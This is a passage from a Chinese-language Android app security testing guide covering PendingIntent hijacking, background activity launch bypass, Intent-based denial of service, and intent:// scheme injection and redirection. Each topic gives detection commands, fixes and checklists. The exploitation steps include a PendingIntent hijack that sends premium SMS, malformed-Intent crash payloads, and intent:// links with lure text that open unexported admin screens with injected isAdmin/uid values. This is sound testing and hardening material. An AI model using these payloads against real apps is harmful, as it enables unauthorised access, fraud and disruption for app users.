2. 攻击者通过反射/Binder 获取该 PendingIntent（常见于将 PendingIntent 放入公开的 Intent）。
3. 修改 Intent 内容为受保护广播：

```
Intent hijacked = new Intent();
hijacked.setAction("android.intent.action.SEND");
hijacked.putExtra("sms_body", "Premium SMS to attacker number");
hijacked.setComponent(new ComponentName("com.android.mms",
    "com.android.mms.transaction.SmsReceiverActivity"));
pendingIntent.send(context, 0, hijacked);
```

4. 结果：利用目标应用权限发送扣费短信。

```
# 检查可外部获取的 PendingIntent
adb shell am broadcast -a com.vulnerable.ACTION
dz> run app.broadcast.send --receiver com.vulnerable.Receiver
```

4.3.5 修复与加固

```
// 不可变，最安全
PendingIntent pi = PendingIntent.getBroadcast(context, 0, intent,
    PendingIntent.FLAG_IMMUTABLE);

// 非可变 + 显式组件，双保险
intent.setPackage(context.getPackageName());
intent.setClass(context, MyReceiver.class);
```

- Android 12+ 强制要求显式指定 FLAG_IMMUTABLE 或 FLAG_MUTABLE，**推荐始终使用 FLAG_IMMUTABLE**。
- 使用 PendingIntent.getIntentSender() 拿到 IntentSender 并校验目标。
- 敏感操作（通知点击、短信、支付）增加二次确认。

4.3.6 检查要点

- 是否存在可变 PendingIntent？
- PendingIntent 是否显式指定组件？
- 是否可被外部获取？

4.4 后台 Activity 启动绕过（BAL Bypass）

4.4.1 漏洞概述

Android 10（API 29）起限制后台应用启动 Activity（Background Activity Launch）。攻击者可利用 PendingIntent、通知点击、SYSTEM_ALERT_WINDOW、startActivityForResult 回调等途径绕过限制，在后台弹出钓鱼界面、诱导点击或绕过安全提示。

4.4.2 原理分析

系统对 BAL 的判定基于"是否有可见窗口/是否在前台"。以下路径会放宽限制：

- 通知点击的 PendingIntent；
- 前台服务的通知；
- 拥有 SYSTEM_ALERT_WINDOW 权限的应用；
- 与前台任务同栈的 Activity（FLAG_ACTIVITY_NEW_TASK + 同一 taskAffinity）。

4.4.3 检测方法

```
grep -rn "PendingIntent.getActivity\|setContentIntent\|SYSTEM_ALERT_WINDOW\|FLAG_ACTIVITY_NEW_TASK" jadx_out/
```

```
// Hook 检测后台启动
Java.perform(function () {
    var Activity = Java.use("android.app.Activity");
    Activity.startActivity.overload("android.content.Intent").implementation = function (intent) {
        var stack = Java.use("android.app.ActivityThread").currentActivityThread().mActivities.value;
        console.log("[BAL] 栈深=" + stack.size() + " 目标=" + intent.getComponent());
        this.startActivity(intent);
    };
});
```

4.4.4 完整利用步骤（验证用）

```
// 利用通知 PendingIntent 绕过 BAL
Notification.Builder builder = new Notification.Builder(context, "channel")
    .setContentTitle("Click me")
    .setContentText("打开内部页面")
    .setContentIntent(PendingIntent.getActivity(context, 0,
        new Intent(context, InternalActivity.class),
```

```
        PendingIntent.FLAG_IMMUTABLE));
// 用户点击通知即在后台启动 InternalActivity（不受 BAL 限制）

// 更隐蔽：AlarmManager 定时触发
AlarmManager am = getSystemService(AlarmManager.class);
PendingIntent alarmPi = PendingIntent.getBroadcast(context, 0,
    new Intent("com.app.CHECK"), PendingIntent.FLAG_IMMUTABLE);
am.setExact(AlarmManager.RTC_WAKEUP, futureTime, alarmPi);
```

4.4.5 修复与加固

- 除明确的用户交互外，不在后台启动 Activity。
- 需要后台操作时使用前台服务。
- 启动前检查应用前后台状态与可见性。
- 关注 Android 12+ 更严格的 BAL 限制与白名单机制。

4.4.6 检查要点

- 是否存在后台启动 Activity 的路径？
- 是否可借通知/闹钟绕过 BAL？

4.5 超级拒绝服务漏洞（通用型 DoS）

4.5.1 漏洞概述

应用使用 getIntent()、getAction()、Intent.getXXXExtra() 获取数据时未做异常捕获，攻击者发送空数据、异常或畸形数据即可使应用崩溃（本地拒绝服务）。除普通崩溃外，还有一种"通用型拒绝服务"：只要应用使用了 getSerializableExtra() 等 API 且未做异常判断，攻击者传入自定义序列化对象，无论 key 是否匹配都会抛出 ClassNotFoundException，通用性极强。

4.5.2 危害与影响

- 应用反复崩溃，影响可用性。
- 安全类应用（杀毒、安全卫士、防盗锁屏）被击穿，安全防护失效。
- 竞争对手可恶意攻击，造成经济损失。

4.5.3 常见异常类型

- NullPointerException：未判断空指针。
- ClassCastException：未判断类型直接强转。

- IndexOutOfBoundsException：未判断数组越界。
- ClassNotFoundException：从 getSerializableExtra() 获取的序列化类未定义。
- 其他：IllegalArgumentException、NumberFormatException 等。

4.5.4 检测方法（三阶段）

阶段一：空 Intent——通过 AndroidManifest.xml 找出导出组件，发送空 Intent 观察是否崩溃。

```
adb shell am startservice -n xxx.xxx.package/xxxx.xxx.Service
adb shell am broadcast   -n xxx.xxx.package/xxxx.xxx.Receiver
adb shell am start       -n xxx.xxx.package/xxxx.xxx.Activity
```

阶段二：解析 key 值——在组件的 onCreate()、onBind()、onStartCommand()、onReceive() 中查找 getIntent、getAction()、getXXExtra()，判断是否有 try/catch 保护；同时找到 key 值、action 值与对应类型，组装 adb 命令。

```
# 例如已知 key=int 类型
adb shell am start -n com.example.app/.VulActivity --ei num 1
# 发送空/畸形数据
adb shell am start -n com.example.app/.VulActivity --es num ""
```

阶段三：通用型 DoS——使用自定义 Serializable 对象。

```
static class SelfSerializableData implements Serializable {
    private static final long serialVersionUID = 42L;
    public SelfSerializableData() { super(); }
}


Intent intent = new Intent();
intent.putExtra("serializable_key", new SelfSerializableData());
// Activity
intent.setComponent(new ComponentName(packageName, activityName));
startActivity(intent);
// Service
intent.setComponent(new ComponentName(packageName, serviceName));
startService(intent);
// BroadcastReceiver
intent.setPackage(packageName);
intent.setAction(actionName);
sendBroadcast(intent);
```

4.5.5 完整利用步骤（验证用）

1. 编写一个无权限的"攻击应用"，构造上述畸形 Intent。
2. 定向发送给目标导出组件。
3. 观察目标应用是否崩溃（adb logcat 查看 FATAL EXCEPTION）。

```
adb logcat -c && adb logcat | grep -A20 "FATAL EXCEPTION"
```

4.5.6 修复与加固

```
String action = getIntent().getAction();
if (action != null && "SAFE".equals(action)) {
    try {
        int num = getIntent().getIntExtra("num", 0);
        Serializable obj = getIntent().getSerializableExtra("obj");
        if (obj instanceof ExpectedType) { /* 处理 */ }
    } catch (Exception e) {
        Log.w(TAG, "非法数据", e);
    }
}
```

- 谨慎处理接收的 Intent 及携带信息。
- 对所有外部数据 try/catch，覆盖空指针、类型转换、数组越界、类未定义、序列化/反序列化异常等。

4.5.7 检查要点

- 导出组件的关键方法是否捕获异常？
- 是否使用 getSerializableExtra/getParcelableExtra 且未校验类型？

4.6 Intent Scheme URL 攻击（intent:// 协议）

本条是 Android 组件漏洞中使用最广、危害最直接的一类。它的本质是：**一个"能把任意 Intent 编码成 URL"的协议，遇到了一个"未校验就解析执行"的组件**。

4.6.1 概念与背景

intent:// 是 Chrome 及 Android WebView 支持的一种特殊 URI scheme，作用是把一个完整的 Intent 编码进 URL，使得**浏览器或网页**也能触发 Android 组件跳转（"从网页打开 App 的指定页面"就是用它实现的）。

配合 <category android:name="android.intent.category.BROWSABLE" />，任何网页都可以成为"触发源"。这就带来了一个关键风险：**攻击者只需让受害者用浏览器/内置 WebView 打开一个恶意链接，就能间接向 App 发送任意 Intent。**

典型链路：

```
恶意网页 / 二维码 / 短信中的链接
        |  （用户点击）
        ▼
浏览器或 App 内置 WebView 解析 intent://
        |  （Intent.parseUri → startActivity）
        ▼
App 未校验，启动任意组件（含未导出的敏感组件）
        ▼
越权访问 / 数据泄露 / 拒绝服务 / 逻辑绕过
```

4.6.2 intent:// URI 语法详解

完整格式：

```
intent://<数据部分>#Intent;<字段>=<值>;<字段>=<值>;...;end
```

#Intent; 之后是字段列表，以 ; 分隔，以 end 结束。常用字段如下：

字段	含义	示例
action	设置 Intent 的 action	action=android.intent.action.VIEW
category	设置 category（可多次）	category=android.intent.category.BROWSABLE
package	限定目标包名	package=com.target.app
component	指定组件（包名/类名）	component=com.target.app/.AdminActivity
scheme	设置 data 的 scheme	scheme=myapp
data	设置完整 data URI	data=https://example.com/path
type	设置 MIME type	type=text/plain
flags	设置 Intent flags	flags=0x10000000
launchFlags	同上	
S.<key>	String extra	S.token=abc
i.<key>	int extra	i.userId=0
l.<key>	long extra	l.ts=1234567890
f.<key>	float extra	f.score=1.5
b.<key>	boolean extra	b.isAdmin=true
d.<key>	double extra	d.rate=0.5
I.<key>	嵌套 Intent extra	I.inner.intent...（见 4.6.8）

字段	含义	示例
selector	嵌套选择器 Intent	可被用于绕过
end	结束标志	必须

示例拆解：

```
intent://open#Intent;scheme=myapp;package=com.target.app;
    component=com.target.app/.AdminActivity;S.key=value;i.uid=0;end
```

- data 部分为 open（配合 scheme=myapp 即 myapp://open）；
- 目标包名 com.target.app；
- 强行指定组件 com.target.app/.AdminActivity（**这是越权的关键**）；
- 附带 String extra key=value、int extra uid=0。

```
# 用 adb 直接发送等价的 intent://
adb shell am start -a android.intent.action.VIEW \
  -d "intent://open#Intent;scheme=myapp;package=com.target.app;component=com.t
arget.app/.AdminActivity;S.key=value;end"
```

4.6.3 漏洞成因

一个组件满足下面三点，就基本构成 Intent Scheme 攻击面：

1. **可被外部触发**：Activity 导出（exported=true 或带 intent-filter）且声明了 BROWSABLE + 自定义 scheme（或 https App Link 未验证域名）。
2. **解析了外部传入的 Intent**：代码中存在 Intent.parseUri(...)、Intent.getIntent(...)（已废弃）、Intent.getIntentOld(...) 等，把 URL 还原成 Intent。
3. **未校验就直接使用**：解析后未清空 component/selector、未限制 package、未限制 scheme，就 startActivity() / startService() / sendBroadcast()，或通过 setResult() 转发出去。

```
// 典型漏洞代码
Intent intent = Intent.parseUri(url, Intent.URI_INTENT_SCHEME); // 攻击者的 UR
L
startActivity(intent); // 目标组件完全由攻击者指定
```

> **注意区分**：Intent.parseUri 的第二个参数（flags）不等于"安全开关"。使用 Intent.URI_INTENT_SCHEME 会按 intent:// 语法解析；早期还有 Intent.URI_ALLOW_UNSAFE 相关用法。核心问题不在 flags，而在于**解析后没有清洗 Intent**。

4.6.4 危害与影响

- **任意组件启动（LaunchAnywhere 变体）**：通过 component= 直接拉起未导出的内部 Activity（设置页、调试页、管理页），绕过登录或权限校验。
- **携带任意参数越权**：通过 S./i./b. 注入 extra，篡改 userId、role、amount、isAdmin 等业务参数。
- **嵌套 Intent 转发**：通过 I. 或 selector 构造多层 Intent，绕过只校验第一层的安全检查（见 4.6.8）。
- **拒绝服务**：传入畸形/不符合预期的数据导致组件崩溃（与 4.5 联动）。
- **信息泄露 / 逻辑绕过**：直接跳转到本应鉴权的页面或执行本应确认的操作。

4.6.5 静态检测

第一步：枚举可被外部触发的组件

```
# 查看所有 intent-filter
aapt dump badging app.apk | grep -i "intent-filter" -A 6

# 反编译后在 Manifest 中定位 BROWSABLE 与自定义 scheme
apktool d app.apk -o app_out/
grep -n "BROWSABLE" app_out/AndroidManifest.xml
grep -n "android:scheme\|android:host\|android:pathPrefix" app_out/AndroidMani
fest.xml
```

第二步：定位解析外部 Intent 的危险 API

```
grep -rn "Intent.parseUri\|Intent.getIntent(\|Intent.getIntentOld\|URI_INTENT_
SCHEME\|URI_ALLOW_UNSAFE" jadx_out/
# 结合使用点
grep -rn "parseUri" jadx_out/ -A 8 | grep -i "startActivity\|startService\|sen
dBroadcast\|setResult"
```

第三步：判断是否清洗

在 parseUri 之后，检查是否出现以下"清洗动作"（缺少则风险高）：

```
intent.setComponent(null);                  // 清空组件
intent.setSelector(null);                   // 清空选择器
intent.setPackage(getPackageName());        // 限定包名
// 或对 intent.getData().getScheme()/getHost() 做白名单校验
```

4.6.6 动态检测

Frida：记录所有 parseUri 调用及其参数

```
Java.perform(function () {
    var Intent = Java.use("android.content.Intent");
    Intent.parseUri.overload("java.lang.String", "int").implementation = funct
ion (uri, flags) {
        console.log("[*] Intent.parseUri: " + uri + " flags=" + flags);
        console.log(Java.use("android.util.Log").getStackTraceString(
            Java.use("java.lang.Exception").$new()));
        var ret = this.parseUri(uri, flags);
        try {
            console.log("    component=" + (ret.getComponent() ? ret.getCompon
ent().flattenToShortString() : "null"));
            console.log("    package=" + ret.getPackage());
            console.log("    data=" + ret.getData());
        } catch (e) {}
        return ret;
    };
});
```

Frida：记录最终启动的组件，观察是否越权

```
Java.perform(function () {
    var Activity = Java.use("android.app.Activity");
    Activity.startActivity.overload("android.content.Intent").implementation =
 function (intent) {
        console.log("[*] startActivity -> " +
            (intent.getComponent() ? intent.getComponent().getClassName() : in
tent.getPackage()));
        return this.startActivity(intent);
    };
});
```

adb / 浏览器触发

```
# 直接触发
adb shell am start -a android.intent.action.VIEW -d "intent://open#Intent;sche
me=myapp;package=com.target.app;end"

# 通过网页触发（模拟真实攻击，用手机浏览器打开）
# 页面内容： <a href="intent://open#Intent;scheme=myapp;package=com.target.app;
end">点我</a>
```

4.6.7 完整利用步骤（可复现）

步骤 1：枚举触发点。 找出声明了 BROWSABLE + scheme 的导出的 Activity（假设为 com.target.app/.DeepLinkActivity）。

步骤 2：分析解析逻辑。 反编译该组件，确认存在 Intent.parseUri(...) 且解析后直接 startActivity，无 setComponent(null) 等清洗。

步骤 3：构造 payload 指定内层组件。

```
# 基础：拉起未导出的管理页
intent://x#Intent;component=com.target.app/.AdminActivity;end

# 携带越权参数
intent://x#Intent;component=com.target.app/.AdminActivity;i.uid=0;b.isAdmin=true;end

# 限定包名 + action
intent://x#Intent;action=android.intent.action.VIEW;package=com.target.app;component=com.target.app/.InternalWebActivity;S.url=https://evil.com;end
```

步骤 4：通过外层组件触发。 外层 URL 必须先匹配目标 Activity 的 intent-filter（scheme/host/path），内层才是攻击目标：

```
intent://x#Intent;scheme=myapp;package=com.target.app;component=com.target.app/.DeepLinkActivity;
  S.nextIntent=intent://x#Intent;component=com.target.app/.AdminActivity;end;end
```

或直接在恶意网页中用 intent:// 指向目标包：

```
<a href="intent://x#Intent;package=com.target.app;component=com.target.app/.AdminActivity;end">打开</a>
```

步骤 5：验证结果。

```
# 观察日志确认目标组件被拉起
adb logcat -c && adb logcat | grep -iE "ActivityTaskManager|startActivity|AdminActivity"
```

若未导出的 AdminActivity 被成功拉起（且携带了被篡改的参数），漏洞成立。

4.6.8 变种与进阶利用

变种一：嵌套 Intent（I.）绕过单层校验

攻击者先把恶意 Intent 放进 extra，再让 App 转发，从而绕过"只校验外层 Intent"的防护（与 4.2 Intent 重定向 同源）：

```
intent://x#Intent;component=com.target.app/.RouterActivity;
  I.inner.intent://x#Intent;component=com.target.app/.AdminActivity;S.x=1;end;end
```

变种二：selector 注入

selector 是 Intent 的"选择器"，某些实现只校验 component 却忽略 selector，导致仍可被指向其他组件。

变种三：结合 setResult 回传

漏洞组件把解析后的 Intent 通过 setResult(RESULT_OK, intent) 返回给调用方，调用方（如浏览器/上层页面）再启动它，形成跨进程的 Intent 转发链。

变种四：结合 WebView shouldOverrideUrlLoading

WebView 加载恶意页面后，页面里放 intent:// 链接，shouldOverrideUrlLoading 中解析并启动（见 9.10）：

```
if (url.startsWith("intent:")) {
    Intent intent = Intent.parseUri(url, Intent.URI_INTENT_SCHEME);
    startActivity(intent); // 危险
    return true;
}
```

变种五：结合二维码 / Deep Link

把 intent:// 编码进二维码，诱导用户扫码后触发（见 17.2）。

变种六：getIntent() / getIntentOld()

Intent.getIntent(String) 与 Intent.getIntentOld(String) 是更早的"从 URL 还原 Intent"的 API（已废弃、且已知不安全），同样需要审计。

4.6.9 真实案例与修复机制

- 历史上多个应用（浏览器、社交、电商、支付类）均出现过通过 intent:// 启动内部组件导致越权的问题；Chrome 的一键跳转能力也正是这一机制的合法用途。
- **Android 12（API 31）修复：**不可验证的 Web/App Link 默认不再自动交给应用；同时强制要求带 intent-filter 的组件显式声明 android:exported。

```
// 域名验证文件 https://target.com/.well-known/assetlinks.json
[{
  "relation": ["delegate_permission/common.handle_all_urls"],
  "target": {
    "namespace": "android_app",
    "package_name": "com.example.myapp",
    "sha256_cert_fingerprints": ["AB:CD:EF:..."]
  }
}]
```

注意：assetlinks.json 只解决"自定义 scheme 被伪造"与"未验证链接"的问题，**并不能替代对 Intent.parseUri 结果的清洗**——如果组件自己解析并启动任意 Intent，漏洞依然存在。

4.6.10 修复与加固

（1）从源头减少暴露

- 非必要不使用 BROWSABLE；不需要外部打开的组件一律 android:exported="false"。
- 优先使用 https App Links + android:autoVerify="true" + assetlinks.json。

（2）如果必须解析外部 intent://，按官方建议做"安全解析"

参考 Android/Chrome 官方推荐做法，解析后强制清洗：

```
public static Intent parseUriSafely(String uri) throws URISyntaxException {
    // 1) 按 intent 语法解析
    Intent intent = Intent.parseUri(uri, Intent.URI_INTENT_SCHEME);

    // 2) 只接受带 BROWSABLE 的意图
    intent.addCategory(Intent.CATEGORY_BROWSABLE);

    // 3) 关键：清空组件与选择器，防止指向任意组件
    intent.setComponent(null);
    intent.setSelector(null);

    // 4) 限定 data 的 scheme（按业务白名单）
    Uri data = intent.getData();
    if (data != null) {
        String scheme = data.getScheme();
        if (!("https".equalsIgnoreCase(scheme) || "http".equalsIgnoreCase(sche
me))) {
            throw new URISyntaxException(uri, "scheme not allowed: " + scheme);
        }
        // （可选）对 host 做严格白名单
    }

    // 5) 限定只能打开本应用（如需）
    intent.setPackage("com.example.app");

    return intent;
}
```

（3）启动前做二次校验

- 校验目标组件的包名/类名是否在白名单（见 4.2）。
- 拒绝从 extras 中提取并启动嵌套 Intent（I./selector）。
- 不把解析后的 Intent 通过 setResult 原样回传。

（4）敏感操作二次确认

- 转账、改密、删除、授权等操作必须在 App 内二次确认，不能只靠 Deep Link/Intent 直达。

（5）manifest 层面加固

```
<activity android:name=".DeepLinkActivity"
    android:exported="true"
    android:permission="com.example.app.ACCESS_DEEPLINK">
    <intent-filter android:autoVerify="true">
        <action android:name="android.intent.action.VIEW" />
        <category android:name="android.intent.category.DEFAULT" />
        <category android:name="android.intent.category.BROWSABLE" />
        <data android:scheme="https" android:host="trusted.com" />
    </intent-filter>
</activity>
```

4.6.11 检查要点

- App 有哪些声明了 BROWSABLE + scheme 的导出组件？
- 代码中是否存在 Intent.parseUri / getIntent / getIntentOld？解析后是否清洗了 component/selector/package？
- 是否限制了 data 的 scheme（拒绝 javascript:/file:/content:）？
- 是否存在嵌套 Intent（I./selector）转发路径？
- 未导出的敏感组件能否通过 component= 被拉起？
- 是否部署了 assetlinks.json 并开启 autoVerify？
- 敏感操作是否强制二次确认？

4.7 Intent 注入与重定向总览（Intent Scheme 类漏洞）

在 Android 安全领域，"Intent Scheme 漏洞"并不是单一漏洞，而是一类由**外部可控的 Intent 或 Deep Link 参数被应用不当处理**所导致的问题的统称。其典型后果是：攻击者能够劫持应用逻辑、访问私有组件、或

窃取敏感数据。业界通常把它归类为 **Intent 注入（Intent Injection）**与 **Intent 重定向（Intent Redirection）**。本节给出概念、分类、攻击面地图、检测与修复的统一视图，作为 4.2 / 4.6 的顶层索引。

4.7.1 概念与分类

类型	含义	典型入口	主要危害
Intent 注入（Intent Injection）	应用把**外部可控的 Intent 或数据**，未经处理就传给 startActivity/startService/sendBroadcast 等能力接口	导出组件接收的 Intent、Deep Link 参数、WebView URL	启动任意组件、越权、数据泄露
Intent 重定向（Intent Redirection / LaunchAnywhere）	注入的一种特例：攻击者把"要启动哪个组件"的信息（嵌套 Intent / component / selector）塞进外层 Intent，让应用"代劳"启动	EXTRA_INTENT、Bundle 中的嵌套 Intent、Intent.parseUri、setResult	启动未导出的私有组件，绕过鉴权
Intent 欺骗（Intent Spoofing）	利用隐式 Intent 可被任意匹配，恶意应用冒充目标接收者	只设 action 的隐式 Intent、可注册同名 action 的组件	窃取 Intent 数据、劫持跳转
PendingIntent 滥用	可变 PendingIntent 被获取/篡改，代原应用执行	FLAG_MUTABLE、通知/闹钟/组件	以目标应用权限执行操作（见 4.3）
Deep Link / URL scheme 滥用	自定义 scheme / App Link 未鉴权或参数未校验	myapp://、intent://、扫码结果	越权操作、

类型	含义	典型入口	主要危害
			加载任意 URL、读取本地文件（见 4.6、17.3）

类比：Intent 注入 ≈ Web 的 SSRF（把"要访问的目标"交给服务端）；Intent 重定向 ≈ Web 的 Open Redirect（把"要跳转的目标"交给应用）；Intent 欺骗 ≈ DNS/主机名欺骗。理解这个类比，就能把 Web 安全里成熟的挖掘思路迁移过来。

4.7.2 外部可控入口（攻击面地图）

攻击者要把恶意 Intent"喂"进应用，常见入口包括：

1. **导出组件接收的 Intent**：Activity/Service/Receiver 的 onCreate/onNewIntent/onStartCommand/onReceive。
2. **Intent extras 中的嵌套 Intent**：getParcelableExtra(Intent.EXTRA_INTENT)、getBundleExtra("x").getParcelable(...)、getSerializableExtra(...)。
3. **Deep Link / 自定义 scheme / App Link**：getIntent().getData()。
4. **intent:// 协议**：Intent.parseUri(...)。
5. **WebView 的 URL → Intent 转换**：shouldOverrideUrlLoading、onJsPrompt/onJsAlert 返回值、JSBridge。
6. **PendingIntent**：可变 PendingIntent 被外部获取后替换内部 Intent。
7. **扫码 / 分享 / "打开方式"**：二维码解析结果、ACTION_SEND/ACTION_VIEW 传入的数据。
8. **反射构造**：从外部数据反射设置 Intent 字段或 extra。

4.7.3 典型"危险代码模式"

```
// 模式 1：代理组件——直接把收到的 Intent 转发
@Override
protected void onCreate(Bundle b) {
    super.onCreate(b);
    startActivity(getIntent());          // 重定向
}

// 模式 2：从 extra 取嵌套 Intent 再启动
Intent inner = getIntent().getParcelableExtra(Intent.EXTRA_INTENT);
startActivity(inner);                    // 重定向 / 注入

// 模式 3：URL → Intent
Intent i = Intent.parseUri(url, Intent.URI_INTENT_SCHEME);
startActivity(i);                        // 注入 / 重定向

// 模式 4：把 Intent 通过 setResult 回传出去
setResult(RESULT_OK, getIntent());       // 交给调用方启动

// 模式 5：WebView 回调中解析 scheme
if (url.startsWith("intent:")) {
    startActivity(Intent.parseUri(url, Intent.URI_INTENT_SCHEME));
}
```

任何一处出现"外部数据 → 未经清洗 → 启动/转发"，就是一个候选漏洞点。

4.7.4 危害与影响

- **访问私有组件**：拉起未导出的设置页、管理页、调试页，绕过登录/权限校验。
- **越权与参数篡改**：通过 extra 注入 uid、role、amount、isAdmin 等，篡改业务逻辑。
- **敏感数据泄露**：把 Intent 数据转发给攻击者组件，或读取本应受保护的页面。
- **拒绝服务**：畸形 Intent 导致组件崩溃（见 4.5）。
- **组合链**：与 WebView、ContentProvider、JSBridge 组合，可放大为任意组件启动甚至数据窃取。

4.7.5 静态检测

关键 API 清单（命中即重点跟进）

```
# 能力接口
startActivity / startActivityForResult / startService / bindService / sendBroa
dcast / sendOrderedBroadcast
# 外部数据提取
getIntent / onNewIntent / getParcelableExtra / getParcelableArrayListExtra / g
etBundleExtra
getSerializableExtra / getData / getIntent().getData
# URL→Intent
Intent.parseUri / Intent.getIntent / Intent.getIntentOld / URI_INTENT_SCHEME /
 URI_ALLOW_UNSAFE
# 转发
setResult / putExtra(Intent.EXTRA_INTENT, ...)
# WebView
shouldOverrideUrlLoading / onJsPrompt / onJsAlert / addJavascriptInterface
# 反射
Class.forName / getDeclaredMethod / getMethod / Method.invoke / newInstance
```

grep 组合（把"外部数据"和"能力接口"关联起来）

```
# 1) 直接转发收到的 Intent
grep -rn "startActivity(getIntent()\|startActivityForResult(getIntent()\|sendB
roadcast(getIntent()" jadx_out/
grep -rn "getIntent().getParcelableExtra\|EXTRA_INTENT\|getBundleExtra" jadx_o
ut/ -A 3

# 2) URL → Intent
grep -rn "Intent.parseUri\|Intent.getIntent" jadx_out/ -A 5 | grep -i "startAc
tivity\|startService\|sendBroadcast\|setResult"

# 3) WebView 回调中的 Intent 启动
grep -rn "shouldOverrideUrlLoading\|onJsPrompt" jadx_out/ -A 15 | grep -i "Int
ent\|startActivity"

# 4) 反射构造 Intent
grep -rn "Class.forName\|Method.invoke" jadx_out/ | grep -i "Intent"
```

判断是否"已清洗"：在取得外部 Intent 之后，若出现 setComponent(null)、setSelector(null)、setPackage(本包名) 或对 scheme/host 的白名单校验，则风险降低；否则高度可疑。

4.7.6 动态检测（Frida 全链路 Hook）

下面的脚本把"外部 Intent 进入 → 组件启动"这条链路整体打印出来，适合快速定位可注入点：

```
Java.perform(function () {
    var Intent = Java.use("android.content.Intent");

    // 1) 记录 parseUri（URL→Intent）
    Intent.parseUri.overload("java.lang.String", "int").implementation = funct
ion (uri, flags) {
        console.log("[parseUri] " + uri);
        console.log(Java.use("android.util.Log").getStackTraceString(Java.use
("java.lang.Exception").$new()));
        return this.parseUri(uri, flags);
    };

    // 2) 记录所有 startActivity 的目标
    var Activity = Java.use("android.app.Activity");
    Activity.startActivity.overload("android.content.Intent").implementation =
 function (intent) {
        var c = intent.getComponent();
        console.log("[startActivity] target=" + (c ? c.getClassName() : intent.
getPackage())
            + " action=" + intent.getAction() + " data=" + intent.getData());
        return this.startActivity(intent);
    };

    // 3) 记录嵌套 Intent（来自 extra）
    var Context = Java.use("android.content.ContextWrapper");
    ["startService", "sendBroadcast", "bindService"].forEach(function (m) {
        try {
            Context[m].overload("android.content.Intent").implementation = fun
ction (intent) {
                var extras = intent.getExtras();
                if (extras) {
                    var it = extras.keySet().iterator();
                    while (it.hasNext()) {
                        var k = it.next();
                        var v = extras.get(k);
                        if (v && v.$className === "android.content.Intent") {
                            console.log("[" + m + "] 嵌套 Intent key=" + k + "
 -> " + Java.cast(v, Intent).getComponent());
                        }
                    }
                }
                return this[m](intent);
            };
        } catch (e) {}
```

```
    });
});
```

配合发送侧（另装攻击 App 或 adb）即可观察：外部输入最终是否落到了"启动任意组件"。

4.7.7 完整利用步骤（按场景）

场景 A：代理组件重定向（最经典）

1. 找到导出且会转发 Intent 的组件（如 com.target.app/.RouterActivity）
2. 构造外层 Intent 指向它，内层 Intent 指向私有组件：
   component=com.target.app/.RouterActivity
   extra android.intent.extra.INTENT -> component=com.target.app/.AdminActivity
3. 触发：adb shell am start -n com.target.app/.RouterActivity \
     --es "android.intent.extra.INTENT" "..."（或写攻击 App 用 putExtra）
4. 结果：AdminActivity（未导出）被启动

```
# drozer 版本
dz> run app.activity.start \
    --component com.target.app com.target.app.RouterActivity \
    --extra "android.intent.extra.INTENT {component={com.target.app com.target.app.AdminActivity}}"
```

场景 B：WebView URL → Intent

```
<!-- 恶意页面 -->
<a href="intent://x#Intent;component=com.target.app/.AdminActivity;S.uid=0;end">领取奖励</a>
<a href="javascript:Android.openUrl('intent://x#Intent;component=com.target.app/.AdminActivity;end')">打开</a>
```

当应用在 shouldOverrideUrlLoading 中解析 intent:// 并 startActivity 时即触发（详见 4.6）。

场景 C：Deep Link 参数 → Intent

```
# 应用把 deeplink 的 query 参数拼成 Intent 后启动
adb shell am start -a android.intent.action.VIEW \
  -d "myapp://open?target=com.target.app/.AdminActivity&url=intent://x#Intent;component=com.target.app/.AdminActivity;end"
```

场景 D：嵌套 Intent 绕过单层校验

若应用只校验外层 Intent（例如只允许本包名），可把恶意 Intent 放进 extra，利用其"转发后再启动"的行为绕过（见 4.6.8）。

```
intent://x#Intent;component=com.target.app/.RouterActivity;
  I.inner.intent://x#Intent;component=com.target.app/.AdminActivity;end;end
```

4.7.8 真实案例与官方修复指引

- Google 曾专门针对此类问题发布 **Intent Redirection** 修复指引与 Play 政策要求，说明它在真实应用中极为普遍（https://support.google.com/faqs/answer/9267555）。
- Oversecured 等安全团队披露过多款流行应用因 **WebView 的 URL→Intent 处理不当**而导致 Intent 重定向漏洞（对应其《Android WebView security checklist》中的 *Attacks on internal URL handlers*）。
- 修复思路统一为："不信任外部 Intent 的目标，解析后必须清洗"。

4.7.9 修复与加固（官方清洗套路）

以 Google 推荐方式对"从 URL/外部解析得到的 Intent"做清洗：

```
public static Intent parseIntentSafely(String uri) throws URISyntaxException {
    Intent intent = Intent.parseUri(uri, Intent.URI_INTENT_SCHEME);

    // 1) 只接受带 BROWSABLE 的意图
    intent.addCategory(Intent.CATEGORY_BROWSABLE);

    // 2) 关键：清空攻击者可控的目标
    intent.setComponent(null);
    intent.setSelector(null);

    // 3) 限定 data 的 scheme（按业务白名单）
    Uri data = intent.getData();
    if (data != null) {
        String scheme = data.getScheme();
        if (!("https".equalsIgnoreCase(scheme) || "http".equalsIgnoreCase(sche
me))) {
            throw new URISyntaxException(uri, "scheme not allowed: " + scheme);
        }
    }

    // 4) 限定只能打开本应用（如需）
    intent.setPackage("com.example.app");
    return intent;
}
```

其它加固要点：

- **不转发外部 Intent**：代理组件不要 startActivity(getIntent())，如需转发，先白名单校验目标组件。
- **不启动来自 extra 的嵌套 Intent**：不从 EXTRA_INTENT/Bundle/Serializable 中取出 Intent 直接使用。
- **调用者校验**：getCallingActivity()/getCallingPackage()/checkCallingPermission()/签名校验。
- **最小导出**：不需要外部触发的组件一律 exported="false"，移除多余 intent-filter 与 BROWSABLE。
- **敏感操作二次确认**：转账、改密、删除、授权不得由 Intent/Deep Link 直达。
- **WebView 侧**：拦截危险 scheme，bridge 方法校验 origin 与参数（见 4.8、9.12）。

4.7.10 检查要点

- 是否存在"外部 Intent/Deep Link 参数 → 未经清洗 → startActivity/startService/sendBroadcast/setResult"的链路？
- 是否转发了 getIntent() 或 extra 中的嵌套 Intent？
- 是否存在 shouldOverrideUrlLoading/onJsPrompt 解析 intent:// 后直接启动？
- 解析得到的 Intent 是否执行了 setComponent(null)/setSelector(null)/scheme 白名单校验？
- 是否对调用者做了包名/签名/权限校验？
- 是否存在反射构造 Intent 的路径？

4.8 WebView 的 URL → Intent 注入（Intent Injection via URL）

4.8.1 漏洞概述

很多 App 为了让网页能唤起原生页面，会在 WebViewClient 里把网页 URL（尤其是 intent://、自定义 scheme）转换成 Intent 并启动。如果转换后未清洗，恶意网页即可"借"应用之手启动任意组件——这就是 Oversecured 在其 WebView 安全清单中所述 *Attacks on internal URL handlers* 的核心。

4.8.2 危险实现

```
// 危险：直接把 URL 变成 Intent 并启动
@Override
public boolean shouldOverrideUrlLoading(WebView view, WebResourceRequest reque
st) {
    String url = request.getUrl().toString();
    try {
